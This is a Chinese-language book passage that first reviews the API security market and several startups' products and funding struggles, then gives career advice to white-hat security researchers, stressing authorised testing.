API 安全从数据防泄漏角度切入对管理层也拥有非常吸引力。2018 年，由于 API 问题造成的知名数据安全事件发生了很多起，小额社交支付 Venmo 泄露了数十万条交易细节，T-Mobile 泄露了 230 万用户敏感数据，Facebook 泄露了超过 3000 万账户，USPS 则泄露了约 6000 万账户的数据。2019 年，澳大利亚最大的房地产评估公司 LandMark White 出现 API 漏洞，导致房地产估价细节和客户信息泄露；调查发现，出现的问题根源在于，最初设计只能在内部使用的 API，被攻击者从其域外部访问；此事件严重损害了该公司声誉，客户和银行合作伙伴争相寻找替代方案，最终导致首席执行官辞职。不幸的是，此类 API 数据泄露问题十分常见，也不是权限检测就能发现的，往往需要依赖行为分析才能捕获。

除了横跨三个细分领域之外，API 安全还有更多难点，需要适应多种不同时期不同架构的业务应用。传统行业拥有大量历史留存的基于 SOAP 的老旧业务系统，并不遵循 OpenAPI，甚至不使用 REST API，而是 WebSockets 传输 XML 数据。此外，JSON、Protobuf、GraphQL、RPC、HTTP/2 等等，很多时候开发人员都是拿橘子跟苹果对比，概念范畴都无法对齐，API 安全产品处理起来更是复杂。大部分国外创业公司只专注于一种接口，但在国内恐怕行不通。

下图的演讲标题看着眼晕不？是不是有不忍直视的拉郎配般的酸爽？如果公司里有个盲目崇拜大厂不停尝试追赶实验室技术的架构师，那安全团队一定有种被无情架在火堆上炙烤的感觉。

此外，API 使用场景广泛，需要厂商有全面覆盖多种不同基础设施的产品能力。最简单的部署方式自然是网络流量镜像，还原 HTTP 流量中的 REST API 通讯，大家都觉得容易，但内部员工使用业务系统 API 的 TLS 加密流量，能正确应对还原的厂商就不多了。JSON 能描述的数据格式简单，业务系统需要传输大量 PDF 表单和 Office 文档，内容是否敏感也需要筛查。使用 S3 兼容对象存储、CIFS/SMB、NFS 等存储设施中转数据，也需要能进一步识别。微服务 sidecar 镜像过来的流量得能接住，API 网关也需要提供插件支持，分布在全球各地的流量探针要考虑如何汇聚海量日志，5 万正式员工加 3 万外包电脑使用 API 的行为如何准确发现异常并定位，等等，各种各样的复杂情况都需要考虑到，厂商产品化工程压力山大。

只监视自己公司内部业务系统之间的数据流动？那顶多覆盖了 5% 不到的风险区域。真正重要的风险不是简单标记数据传输就能描述清楚的。例如，呼叫中心客服虚拟桌面系统和后台业务订单系统每天传输 100 万条客户数据，这俩系统之间本来就应该有数据流动且看起来完全正常，那就没有风险了？真正的威胁隐藏于每一条 API 使用的过程中，可能只有 1% 的数据交换是风险，特权用户恶意下载、账号泄露盗用、用户权限提升、访问鉴权缺失、敏感数据意外暴露、隐蔽后门接口等等，都可能造成严重后果，这可不是只看数据流动就能发现的，需要从身份、应用、数据三个角度出发综合考虑才能有效检出。


26.4 境况不佳的 API 安全初创公司

创业首先要选好方向，否则血泪一把。Chronicle 被抛弃一点儿都不令人意外，就算是含着金汤匙出生的行业大佬，妄图不顾市场规律逆势而行，也都会撞到头破血流惨淡收场，类似故事在各行业都是持续上演屡见不鲜。API 安全并非新事物，历史悠久，七八年前就有，但直到今年才初露峥嵘，刚需且市场潜力巨大，是创业的好机会。同时，API 安全注定是红海。若创业选择此方向，必须认真考虑自身团队的核心能力是不是有机会在千军万马中跑出领先身位。笔者注意到美国有两家此领域创业公司已经解散关门，大部分团队都出现了增长缓慢和融资困难的现象。所以，笔者去年底也斟酌良久才确定投入资源。创业维艰。过去几年相对准确的预测，并不代表笔者这次不会犯错误，想进入此方向的读者请自行认真考虑并承担风险。

想做好 API 安全产品还是蛮难的，领域多且复杂，功能范围分布较广，门槛较高。此处，我们粗略看看几家被分析师提及的创业公司的产品方向，读者可以感受一下不同厂商之间的区别有多大。另外也能得出不要盲目崇拜国外厂商的结论，因为大部分做得实在很一般，分析师地域偏见十分明显。

26.4.1 42Crunch

已有 4 年历史，专注于 OpenAPI，总部位于伦敦，团队经验丰富，前 Axway 和 IBM 等经历，但融资并不顺利。其产品提供三种能力。首先，根据 OpenAPI 标准规范，检查提交的 API 定义是不是满足安全要求。其次，动态检测 API 服务是否遵循 API 定义，报告总结扫描内容和方式，包括响应时间、收到的 HTTP 状态代码、以及意外响应状态代码等。最后，API 防火墙，使用 C 编写，Docker 镜像，sidecar 牵引流量已经是标准配置，只能工作在 Kubernetes 环境下，必须连接 42Crunch 的平台。笔者听过其创始团队的几个议题，感觉他们确实对 API 实践经验丰富，只是这产品形态距离进入大规模推广阶段还有不少阻碍。笔者很难看好其未来发展，团队还需要主动寻找转折点。




26.4.2 Aiculus

2017 年 10 月成立，位于墨尔本，融资历程惨不忍睹。其使用人工智能 AI 自动检测和阻止试图盗取数据和欺诈性的 API 使用。下面一段是 Aiculus 宣传的机器学习实际用例。

利用 8000+ 用户认证和访问日志的历史数据对神经网络模型进行训练。历史数据由 13 个特性组成，包括用户请求访问系统或进入物理建筑时收集的用户属性参数。利用这些数据对机器学习引擎进行训练，使其能够准确预测平台上的访问分配、访问拒绝、再认证和用户意图。‘‘进入物理建筑’’？门禁确实勉强能跟 API 扯上关系吧。8000+ 用户在澳大利亚算个不错的案例了，在国内真不是能值得吹嘘的规模。

读者可以看出，Aiculus 从身份安全切入 API 安全的路径选择。



26.4.3 Data Theorem

业界一直有个传说，不需要融资就能快速发展的创业公司才是真正生猛强大。大家听听笑笑也就算了，别当真。不烧钱还想高速增长，在今天的国内安全市场无异于天方夜谭，大部分企业服务公司烧钱还见不到增长呢。


不过凡事必有例外，Data Theorem 就很神奇，员工规模达到 300 人，却没看到任何公开的融资信息。2013 年成立，最初做移动安全，目前已转向应用安全，API 安全是业务重点。创始人为 20 年连续创业者，有两家公司被收购的历史。Data Theorem 提供两款产品，API Discover 和 API Inspect。Discover 能持续自动在客户公有云基础设施中发现新的 API、记录已知 API 的更改、以及与这些 API 相关的其他云服务。

Discover 产品还能让安全和运营团队发现 Shadow API，基于云的分析引擎不断扫描 Serverless 应用程序，一旦发现就会生成警报并通知安全团队。Inspect 分析引擎持续对 API 的身份验证、加密、源码、和日志进行安全评估，确保 API 操作功能与其定义相匹配，并报告关键漏洞警报。

下图是 Data Theorem 建议的 API 安全实施步骤，没有常见的咨询机构的高大上体系，只能做落地实用参考。


26.4.4 imVision

虽然融到钱但很少以至于日子过得十分惨淡的以色列厂商。其产品介绍无足称道，笔者都提不起兴趣多写两句。生搬硬套的人工智能驱动，如下张幻灯片讲自然语言处理识别 API 模式。




26.4.5 FX Labs / CyberSecuriti

落寞的硅谷公司，融不到钱，创始团队已有变动。大家看到这里是不是已经对 API 安全创业失去信心了？这个公司产品以漏洞扫描为主。



26.4.6 Sapience

类似的漏洞扫描方向。同样没钱的小团队。



26.4.7 CloudVector / ArecaBay


今年 RSAC 上笔者就注意到此家，2018 年正式成立，华裔创始人，行业经验丰富，参与创办过 Netskope，再之前是一家被 McAfee 收购的团队成员。直到今年 11 月才宣布获得 500 万美元投资，公司改名，同时空降 CEO 和 CFO。其产品主要包含三种能力：

API 检查模块 AIM：全自动微传感器模块持续发现连接到企业资产的所有 API，包括影子 API。

深度 API 风险追踪器 DART：深度监控模块将经验证过的机器学习应用于客户特定的 API 蓝图，驱动 API 风险的自动识别，更重要的是还能实时检测对手尝试侦查的行为。

API 响应模块 ARM：实时响应模块能针对 API 滥用强制实施安全策略，是完全解决 OWASP API Top 10 的唯一解决方案。

此处放一张今年 3 月 ArecaBay 宣传材料照片，限于篇幅就不放更多资料了。



各位看官有没有很失望，以为分析师推荐厂商列表能让人眼前一亮，实际看下来大部分都是三脚猫水平，要是拿这么低完成度的产品去忽悠国内大甲方，还不得被口水喷到体无完肤。这也从另一个角度说明，现在安全行业需求水平日益提高，想做好一个企业级产品，最少投入的资金，在美国至少两千万美元，在国内至少四千万人民币，不融资几乎不可能。想反驳的，请别用开源项目糊弄产品靠销售硬塞的例子留言给笔者。如果吹牛巨额融资花了一个亿重金精雕细琢出一个产品来，也请投资者擦亮眼睛避免入坑，原因很简单，国内安全产品的毛利水平根本撑不起如此挥霍。

笔者研究后发现，论 API 安全产品质量，目前美国市场上的几个大厂明显优于大部分创业公司，恐怕国内也会面临相同局面，至少头部公有云厂商肯定会自行研发，自用然后尝试输出。因此，创业团队要对潜在竞争有清醒认识，并拥有足够信心在产品上直面竞争。市场大势，此消彼长。五年前做 API 安全，毫无疑问会成为被拍在沙滩上的前浪，那时的契机是 WAF。现在进入 API 安全，机会与风险并存。做好准备面对大额资金投入的一线厂商吧。小公司如果能过好产品关，即使身处激烈竞争的红海，也许运气会和你站在一起，成功可期。

白帽成长建议

作者：ASRC

来源：https://www.anquanke.com/post/id/195859

ASRC 网站已上线 6 年，截止今天，根据排行榜显示 2019 年有 668 名白帽为 ASRC 上报有贡献值的安全风险。

相遇是缘，很多白帽成了朋友。6 年来朋友们来来回回，有的成了同事，有的在友商努力，有的变身创业大拿，也有的转行地产销售、网站开发、网红、种水果等。

很多人已经离开这个圈子，祝福他们；更多人还在，所以我们今天想聊下入圈不久的小伙伴们常有的疑惑，白帽该如何成长？尝试从几个角度谈谈抛砖引玉，希望对白帽有所启发。

27.1 「一」找好方向

方向有什么用？决定了你在碰到一门新知识时，是好好研究它还是随意了解下甚至不管它。

从能力本源讲，漏洞挖掘是白帽的基础能力，衍生出来，白帽一般可以选择三个技术方向成长：

1. 漏洞挖掘专业方向的深度能力：不管是 web 还是 iot，不管是 java 还是 php，你若能研究透对这个方向滚瓜烂熟总成大牛，其中需要有对代码能力的熟练掌握，也需要对官方文档的详细解读，大多数特性不是靠 fuzz 出来的，而是懂安全的人读文档发现了设计的缺陷，多掌握几个你就有核武器了；

2. 漏洞挖掘跨越领域的横向能力：web 做多了总会碰到一些 app 项目，iot 的活动也时有碰到，神挡杀神，见招拆招，都研究了一遍之后你发现没有攻不破的系统，只有你还没开始研究的漏洞，跨领域往往会有普遍浅尝则止的问题，建议无论挖什么方向，都往那些能评成高危级别的漏洞看；

3. 从攻击方转向防御：有时候你会发现有些人根本不懂漏洞，你让他修个 xss 他屏蔽了 alert 参数，如果作为防御方，有时你需要把队友的能力尽量低估，而对自己的要求无限放高，这个漏洞若你来修补应该是怎样，安全开发生命周期又该学些什么做些什么，研究多了你就是企业安全防御专家，大多数企业非常需要这样的角色；

我们再看企业设岗，对于白帽来说相对匹配的，一般会有基于漏洞本身的漏洞分析研究、自动化挖掘（扫描器）岗位，基于漏洞利用的渗透红队岗位，基于漏洞防御的安全攻防运营 & 蓝队岗位，以及安全服务专家、攻防社区运营专家岗位。运营是个很广泛的概念，技术运营岗也是技术。

在笔者看来进入一家企业和创业有一个共同点，是你需要找准一个点或一个方向。能力契合相对会顺利一点，能力不够或错位则容易难受。当然创业复杂的多。

27.2 「二」找对方法

方法是路径，决定了你用什么方式成长。

技术成长的方式很多，但总归来说都是在积累新的方法、经验，总不能挖洞半年还是只会用那几个 xss 的 poc 试来试去，成长三要素：学习，实践，思考。ASRC 也希望你变得更厉害。成长的几个路径：

1. 实战成长，找有授权的项目做，SRC 的漏洞悬赏、乙方公司的服务项目、众测平台的项目、H1 等海外平台的项目，不要做私人的项目防止未授权，做更多新的授权项目或者挖 SRC 新的域名，碰到无法解决的问题请教学习解决之，卡住了寻找探索新的思路去使用扩展，在这里有一个非常有效的办法就是去看那些公开的漏洞，如何挖的，背后的漏洞原理是什么，寻找的过程是怎样；

2. 潜心学习，互联网下书籍和文章很多，各种大会的 ppt 更是满天飞，就像是找一本 5000 页的书花一段时间消化它，再做个实验实现它，若有一个老师教授，设立一个一个问题去让你研究材料解决，那么会非常快，现在的很多 ctf 也是这样的路线，只不过有些低质量的 ctf 题目纯粹是脑筋急转弯的体力活。很多人用闭关一段时间再出来实战再闭关再实战的方式，很不错；

3. 经验的工具化，让自己的字典更加强大，让 poc 集更多，让信息收集和利用的过程更加简易，让原来 10 分钟的事情现在 10 秒完成，网络安全发展这么多年其实能称之为新的突破的知识其实更新频次是非常低的，但是把所有现有的经验沉淀下来非常不容易，成型的 metasploit 神器对你来说已经够用，但有些人还会在上面封装一层去优化，让工具更便捷、让渗透更高效。不管你擅长 c、php、python 或者是 java，你都需要思考工具化，ASRC 有位大哥易语言贼 6。

27.3 「三」设立目标

职业生涯黄金年龄就那么十几年，之后很难再起。阶段性的给自己一个 ‘‘胶带’’ 很重要。

做技术理想状态下给自己三年无论在哪潜心修炼摸索实践，三年后一波小爆发。其中设立一些里程碑、进度条。三年完成再下一个三年。

实际来看大多人本是平凡人，太长远的目标虚无缥缈，所以回归短期来看，可以以一个荣誉为目标，获得后再争取更高的荣誉；以写一个工具为目标，拥有自己的渗透套件；以一个厂商的严重漏洞、cve 等为目标，物质 + 荣誉；以一个证书为目标，oscp 类考试学习成长很大；以一个岗位为目标，看岗位要求努力学习面试。目标必须是为之努力的过程确实能给自己带来能力上的提升，或者拿到后给自己有 buff 加成的，否则意义不大。

是不是有一种玩游戏的感觉，过一关又过一关。职业生涯其实也是一种游戏，掌握游戏规则最重要。

27.4 「四」找到合适的环境

人与人不同，很多人原本向往大甲方，但真正去了后又离开投入别的事业。就像爱情，总要找到合适的人。

一去甲方，大型互联网公司如阿里往往有很高的天花板资源多足够学习挺久施展空间也很大，为上亿用户提供安全保障，服务上千万商家，如果能力还要成长那先找个公司服务几万用户也不错，但总要来见识下；

